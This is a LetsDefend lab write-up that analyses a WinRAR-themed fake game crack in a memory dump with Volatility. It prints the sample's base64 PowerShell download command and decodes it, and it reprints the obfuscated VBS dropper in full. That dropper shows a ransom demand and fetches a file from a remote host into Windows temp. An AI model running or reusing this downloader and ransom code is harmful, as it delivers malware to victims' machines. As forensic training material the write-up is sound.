LetsDefend: WinRAR 0-Day

The following writeup is for WinRAR 0-day on LetsDefend, it involves investigating a memory dump using volatility.

Scenario: It appears that there are numerous cracked versions of popular games available. However, it seems we may have downloaded the wrong one, as it exhibits suspicious behaviour. We require your assistance in investigating this matter.

What is the suspected process?

I started off by using the windows.pslist plugin:

```
python3 vol.py -f ~/Desktop/Winny.vmem windows.pslist
```

```
5072    3564    WinRAR.exe
5100    772     HxTsr.exe
3488    640     svchost.exe
4584    3564    WinRAR.exe
```

Based on the name of the challenge, we can assume the suspected process is WinRAR.exe.

We suspect that the crack had another name. Can you find the old name of that crack?

```
python3 vol.py -f ~/Desktop/Winny.vmem windows.cmdline | grep "WinRAR"
```

```
4584    WinRAR.exe      "C:\Program Files\WinRAR\WinRAR.exe" "C:\Users\Work\Downloads\b6wzzawS.rar"
```

We can see that the original name was b6wzzawS.rar.

What is the new crack filename?

You can use the windows.filescan plugin and grep the output to look for everything in a Downloads directory:

```
python3 vol.py -f ~/Desktop/Winny.vmem windows.filescan | grep "\Downloads"
0xc402e9a4c230.0\Users\Work\Downloads   216
0xc402ec3be1b0  \Users\Work\Downloads\winrar-x64-623.exe        216
0xc402ed4b0420  \Users\Work\Downloads   216
0xc402ed4b08d0  \Users\Work\Downloads   216
0xc402ed4b74a0  \Users\Work\AppData\Roaming\Microsoft\Windows\Recent\Downloads.lnk      216
0xc402eda5ad90  \Users\Work\Downloads   216
0xc402eda5bba0  \Users\Work\Downloads   216
0xc402edba1ce0  \Users\Work\Downloads   216
0xc402ee5b16e0  \Users\Work\Downloads\FIFA23CRACK.rar1  216
0xc402ee820320  \Users\Work\Downloads\desktop.ini       216
```

The answer is FIFA23CRACK.rar.

What is the command that executed the remote request?

We can use the windows.dumpfiles plugin and provide the virtual address of FIFA23CRACK.rar:

```
python3 vol.py -f ~/Desktop/Winny.vmem windows.dumpfiles --virtaddr 0xc402ee5b16e0
```

Rename the file so we can extract its contents:

```
mv file.0xc402ee5b16e0.0xc402ed6e45d0.DataSectionObject.FIFA23CRACK.rar1.dat FIFA23CRACK.rar
```

```
7z e FIFA23CRACK.rar
```

We can then read the contents of 'ReadMe.txt .cmd.' to find the encoded PowerShell command:

```
cat 'ReadMe.txt .cmd.'
```

```
powershell.exe -EncodedCommand SW52b2tlLVdlYlJlcXVlc3QgLVVyaSAnaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL0Vsc2ZhN0VsNGEyeS9TZWNyZXRXZWFwL21haW4vU2Q0cUF4MjEudmJzJyAtT3V0RmlsZSAiJGVudjpURU1QXFNkNHFBeDIxLnZicyI=
```

The external link has a username. What is it?

Let's decode the base64 encoded PowerShell command using Cyberchef (can also do this in the terminal):


```
root@ip-172-31-15-98:~/Desktop/volatility3# echo "SW52b2tlLVdlYlJlcXVlc3QgLVVyaSAnaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL0Vsc2ZhN0VsNGEyeS9TZWNyZXRXZWFwL21haW4vU2Q0cUF4MjEudmJzJyAtT3V0RmlsZSAiJGVudjpURU1QXFNkNHFBeDIxLnZicyI=" | base64 -d
Invoke-WebRequest -Uri 'https://raw.githubusercontent.com/Elsfa7El4a2y/SecretWeap/main/Sd4qAx21.vbs' -OutFile "$env:TEMP\Sd4qAx21.vbs"root@ip-172-31-15-98:~/Desktop/volatility3#
```

The username is "Elsfa7El4a2y".

It seems the creator of that ransomware uploaded a file to the cloud. Can you find which domain it was downloaded from?

Unfortunately, the link no longer works, nor is the Sd4qAx21.vbs present on the system. Therefore, after viewing the hint, we are given a link to Malware Bazaar:

https://bazaar.abuse.ch/sample/0352598565fbafe39866f3c9b5964b613fd259ea12a8fe46410b5d119db97aba

If we download the sample and view the VBS script, we are presented with:


```
Function Nautilus(ByVal sBase64EncodedText, ByVal fIsUtf16LE)
  Dim sTextEncoding
  if fIsUtf16LE Then sTextEncoding = "utf-8"
  With CreateObject("Msxml2.DOMDocument").CreateElement("aux")
    .DataType = "bin.base64"
```

```
    .Text = sBase64EncodedText
    Nautilus = BUtil(.NodeTypedValue, sTextEncoding)
  End With
End Function

function BUtil(ByVal byteArray, ByVal sTextEncoding)
  If LCase(sTextEncoding) = "utf-8" then
    BUtil = CStr(byteArray)
  Else
    With CreateObject("ADODB.Stream")
      .Type = 1
      .Open
      .Write byteArray
      .Position = 0
      .Type = 2
      .CharSet = sTextEncoding
      BUtil = .ReadText
      .Close
    End With
  End If
end function


Function XA3bVjQ3(A0CQ5, B9HW3)
  Dim nFBRW6, X7IDP
  On Error Resume Next
  Set nFBRW6 = CreateObject(StRREverse("llehS.tpircSW"))
  X7IDP = nFBRW6.RegRead(A0CQ5)
  If err.number <> 0 Then
    xA3bVjQ3 = B9HW3
  Else
    xA3bVjQ3 = X7IDP
  End If
  Set nFBRW6 = Nothing
End Function

strComputer = "."
```


```
Set oReg=GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & _
   strComputer & "\root\default:StdRegProv")

strKeyPath = "SYSTEM\CurrentControlSet\Control"
strUser = CreateObject("WScript.Network").UserName

oReg.EnumValues HKEY_LOCAL_MACHINE, strKeyPath, _
   arrValueNames, arrValueTypes

res = Msgbox("Hi " & strUser & ", your data have been compromised!", vbOKCancel+vbCritical, "")

For jj=0 To UBound(arrValueNames)
   Select Case arrValueTypes(jj)
      Case REG_SZ, REG_EXPAND_SZ, REG_DWORD
         str = XA3bVjQ3("HKLM\" & strKeyPath & "\" & arrValueNames(jj), "Winny")
         res = Msgbox(arrValueNames(jj) & " LEAKED: " & query(str), vbOKCancel+vbCritical, "")
   End Select
Next

res = Msgbox("Please transfer ETH to 0xebd08c5e0dac4e1e1762be5bdca0dcfa76f7a5691af73acc8e148537209bab33 to receive
decrypted data...", vbOKOnly+vbInformation, "")

v3xDF0elUqts =
Replace("68LOPPLPOPLPO.LPLPOLPOLPOP74LOPPLPOPLPO.LPLPOLPOLPOP74LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLP
O.LPLPOLPOLPOP73LOPPLPOPLPO.LPLPOLPOLPOP3aLOPPLPOPLPO.LPLPOLPOLPOP2fLOPPLPOPLPO.LPLPOLPOLPOP2fLOPP
LPOPLPO.LPLPOLPOLPOP64LOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP77LOPPLPOPLPO.LPLPOLPOLPOP
6eLOPPLPOPLPO.LPLPOLPOLPOP6cLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP61LOPPLPOPLPO.LPLPOL
POLPOP64LOPPLPOPLPO.LPLPOLPOLPOP38LOPPLPOPLPO.LPLPOLPOLPOP35LOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLP
O.LPLPOLPOLPOP2eLOPPLPOPLPO.LPLPOLPOLPOP6dLOPPLPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP64LOP
PLPOPLPO.LPLPOLPOLPOP69LOPPLPOPLPO.LPLPOLPOLPOP61LOPPLPOPLPO.LPLPOLPOLPOP66LOPPLPOPLPO.LPLPOLPOLP
OP69LOPPLPOPLPO.LPLPOLPOLPOP72LOPPLPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP2eLOPPLPOPLPO.LPL
POLPOLPOP63LOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP6dLOPPLPOPLPO.LPLPOLPOLPOP2fLOPPLPOP
LPO.LPLPOLPOLPOP79LOPPLPOPLPO.LPLPOLPOLPOP79LOPPLPOPLPO.LPLPOLPOLPOP76LOPPLPOPLPO.LPLPOLPOLPOP73L
OPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLPOP62LOPPLPOPLPO.LPLPOLPOLPOP32LOPPLPOPLPO.LPLPOLPO
LPOP78LOPPLPOPLPO.LPLPOLPOLPOP71LOPPLPOPLPO.LPLPOLPOLPOP6bLOPPLPOPLPO.LPLPOLPOLPOP63LOPPLPOPLPO.L
PLPOLPOLPOP67LOPPLPOPLPO.LPLPOLPOLPOP62LOPPLPOPLPO.LPLPOLPOLPOP55LOPPLPOPLPO.LPLPOLPOLPOP63LOPPLP
OPLPO.LPLPOLPOLPOP67LOPPLPOPLPO.LPLPOLPOLPOP53LOPPLPOPLPO.LPLPOLPOLPOP39LOPPLPOPLPO.LPLPOLPOLPOP3
0LOPPLPOPLPO.LPLPOLPOLPOP64LOPPLPOPLPO.LPLPOLPOLPOP59LOPPLPOPLPO.LPLPOLPOLPOP78LOPPLPOPLPO.LPLPOL
POLPOP4dLOPPLPOPLPO.LPLPOLPOLPOP59LOPPLPOPLPO.LPLPOLPOLPOP4aLOPPLPOPLPO.LPLPOLPOLPOP44LOPPLPOPLP
O.LPLPOLPOLPOP55LOPPLPOPLPO.LPLPOLPOLPOP46LOPPLPOPLPO.LPLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP31LOP
PLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOP7aLOPPLPOPLPO.LPLPOLPOLP
OP2dLOPPLPOPLPO.LPLPOLPOLPOP6cLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP39LOPPLPOPLPO.LPLP
OLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP52LOPPLPOPLPO.LPLPOLPOLPOP66LOPPLPOPLPO.LPLPOLPOLPOP38LOPPLPOPL
PO.LPLPOLPOLPOP44LOPPLPOPLPO.LPLPOLPOLPOP6aLOPPLPOPLPO.LPLPOLPOLPOP52LOPPLPOPLPO.LPLPOLPOLPOP56LO
PPLPOPLPO.LPLPOLPOLPOP31LOPPLPOPLPO.LPLPOLPOLPOP42LOPPLPOPLPO.LPLPOLPOLPOP6cLOPPLPOPLPO.LPLPOLPOL
POP5fLOPPLPOPLPO.LPLPOLPOLPOP59LOPPLPOPLPO.LPLPOLPOLPOP4fLOPPLPOPLPO.LPLPOLPOLPOP5fLOPPLPOPLPO.LPLP
OLPOLPOP7aLOPPLPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP74LOPPLPOPLPO.LPLPOLPOLPOP5fLOPPLPOPL
PO.LPLPOLPOLPOP38LOPPLPOPLPO.LPLPOLPOLPOP56LOPPLPOPLPO.LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOLPOP55LO
PPLPOPLPO.LPLPOLPOLPOP76LOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLPOPLPO.LPLPOLPOLPOP50LOPPLPOPLPO.LPLPOLPOL
POP5aLOPPLPOPLPO.LPLPOLPOLPOP33LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLPOP32LOPPLPOPLPO.LP
```

```
LPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP42LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPO
PLPO.LPLPOLPOLPOP64LOPPLPOPLPO.LPLPOLPOLPOP43LOPPLPOPLPO.LPLPOLPOLPOP5fLOPPLPOPLPO.LPLPOLPOLPOP53L
OPPLPOPLPO.LPLPOLPOLPOP6cLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP4fLOPPLPOPLPO.LPLPOLPOL
POP70LOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLPOPLPO.LPLPOLPOLPOP47LOPPLPOPLPO.LPLPOLPOLPOP57LOPPLPOPLPO.LP
LPOLPOLPOP49LOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLPO.LPLPOLPOLPOP4cLOPPLPOPLPO.LPLPOLPOLPOP4bLOPPLPO
PLPO.LPLPOLPOLPOP7aLOPPLPOPLPO.LPLPOLPOLPOP46LOPPLPOPLPO.LPLPOLPOLPOP77LOPPLPOPLPO.LPLPOLPOLPOP69L
OPPLPOPLPO.LPLPOLPOLPOP48LOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLPOPLPO.LPLPOLPOLPOP58LOPPLPOPLPO.LPLPOLPO
LPOP48LOPPLPOPLPO.LPLPOLPOLPOP68LOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLPO.LPLPOLPOLPOP55LOPPLPOPLPO.L
PLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOP78LOPPLPOPLPO.LPLPOLPOLPOP36LOPPLPOPLPO.LPLPOLPOLPOP5fLOPPLP
OPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP6eLOPPLPOPLPO.LPLPOLPOLPOP34LOPPLPOPLPO.LPLPOLPOLPOP4
aLOPPLPOPLPO.LPLPOLPOLPOP44LOPPLPOPLPO.LPLPOLPOLPOP45LOPPLPOPLPO.LPLPOLPOLPOP6eLOPPLPOPLPO.LPLPOLP
OLPOP75LOPPLPOPLPO.LPLPOLPOLPOP34LOPPLPOPLPO.LPLPOLPOLPOP6bLOPPLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLPO.
LPLPOLPOLPOP69LOPPLPOPLPO.LPLPOLPOLPOP50LOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPL
POPLPO.LPLPOLPOLPOP6eLOPPLPOPLPO.LPLPOLPOLPOP61LOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOP
67LOPPLPOPLPO.LPLPOLPOLPOP6dLOPPLPOPLPO.LPLPOLPOLPOP69LOPPLPOPLPO.LPLPOLPOLPOP44LOPPLPOPLPO.LPLPOL
POLPOP75LOPPLPOPLPO.LPLPOLPOLPOP53LOPPLPOPLPO.LPLPOLPOLPOP6bLOPPLPOPLPO.LPLPOLPOLPOP45LOPPLPOPLP
O.LPLPOLPOLPOP74LOPPLPOPLPO.LPLPOLPOLPOP6dLOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLPOPLPO.LPLPOLPOLPOP55LOP
PLPOPLPO.LPLPOLPOLPOP30LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLPOP39LOPPLPOPLPO.LPLPOLPOLP
OP6eLOPPLPOPLPO.LPLPOLPOLPOP4eLOPPLPOPLPO.LPLPOLPOLPOP5aLOPPLPOPLPO.LPLPOLPOLPOP66LOPPLPOPLPO.LPL
POLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP34LOPPLPOPLPO.LPLPOLPOLPOP34LOPPLPOPLPO.LPLPOLPOLPOP4fLOPPLPOP
LPO.LPLPOLPOLPOP63LOPPLPOPLPO.LPLPOLPOLPOP4dLOPPLPOPLPO.LPLPOLPOLPOP75LOPPLPOPLPO.LPLPOLPOLPOP44L
OPPLPOPLPO.LPLPOLPOLPOP45LOPPLPOPLPO.LPLPOLPOLPOP79LOPPLPOPLPO.LPLPOLPOLPOP32LOPPLPOPLPO.LPLPOLPO
LPOP71LOPPLPOPLPO.LPLPOLPOLPOP44LOPPLPOPLPO.LPLPOLPOLPOP2dLOPPLPOPLPO.LPLPOLPOLPOP72LOPPLPOPLPO.L
PLPOLPOLPOP54LOPPLPOPLPO.LPLPOLPOLPOP53LOPPLPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP59LOPPLP
OPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP77LOPPLPOPLPO.LPLPOLPOLPOP67LOPPLPOPLPO.LPLPOLPOLPOP35
LOPPLPOPLPO.LPLPOLPOLPOP73LOPPLPOPLPO.LPLPOLPOLPOP4aLOPPLPOPLPO.LPLPOLPOLPOP45LOPPLPOPLPO.LPLPOLP
OLPOP77LOPPLPOPLPO.LPLPOLPOLPOP68LOPPLPOPLPO.LPLPOLPOLPOP7aLOPPLPOPLPO.LPLPOLPOLPOP56LOPPLPOPLPO.
LPLPOLPOLPOP5fLOPPLPOPLPO.LPLPOLPOLPOP41LOPPLPOPLPO.LPLPOLPOLPOP2fLOPPLPOPLPO.LPLPOLPOLPOP38LOPPLP
OPLPO.LPLPOLPOLPOP73LOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP6fLOPPLPOPLPO.LPLPOLPOLPOP66
LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLPOP31LOPPLPOPLPO.LPLPOLPOLPOP68LOPPLPOPLPO.LPLPOLP
OLPOP70LOPPLPOPLPO.LPLPOLPOLPOP6dLOPPLPOPLPO.LPLPOLPOLPOP33LOPPLPOPLPO.LPLPOLPOLPOP76LOPPLPOPLPO.
LPLPOLPOLPOP38LOPPLPOPLPO.LPLPOLPOLPOP67LOPPLPOPLPO.LPLPOLPOLPOP64LOPPLPOPLPO.LPLPOLPOLPOP2fLOPPL
POPLPO.LPLPOLPOLPOP4aLOPPLPOPLPO.LPLPOLPOLPOP75LOPPLPOPLPO.LPLPOLPOLPOP73LOPPLPOPLPO.LPLPOLPOLPOP
74LOPPLPOPLPO.LPLPOLPOLPOP2dLOPPLPOPLPO.LPLPOLPOLPOP49LOPPLPOPLPO.LPLPOLPOLPOP6dLOPPLPOPLPO.LPLPOL
POLPOP61LOPPLPOPLPO.LPLPOLPOLPOP67LOPPLPOPLPO.LPLPOLPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP2eLOPPLPOPLP
O.LPLPOLPOLPOP6aLOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLPOP67",  "LOPPLPOPLPO.LPLPOLPOLPOP", "")


dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")

dim bStrm: Set bStrm = createobject("Adodb.Stream")

xHttp.Open "GET", OwOwO(v3xDF0elUqts), False

xHttp.Send


with bStrm

    .type = 1

    .open

    .write xHttp.responseBody

    .savetofile Nautilus(StRREVErsE(replace("=Q**********Yi5iUzQFNMt0Y0IE**********w1WZ0x1c39GZul2dcpzY", "**********",
"X")), False), 2

end with
```

Let's try to decode this using cyberchef. First, copy the big block of text and grab the Find / Replace recipe. We want to remove the string "LOPPLPOPLPO.LPLPOLPOLPOP":



Then grab the From Hex recipe, and we are shown the decoded URL:



Therefore, the domain is


download850[.]mediafire[.]com

The attacker left the file behind in someplace to come back later for the device. What is the full location of this file?

We are concerned with the following line:

```
.savetofile Nautilus(StRREVErsE(replace("=Q**********Yi5iUzQFNMt0Y0IE**********w1WZ0x1c39GZul2dcpzY", "**********", "X")), False), 2
```

If you take a look at the Nautilus function, it replaces "**********" with X, reverses the string, and base64 decodes the string. We can do all this using Cyberchef:



c:\windows\temp\B4cKL4T3R.bat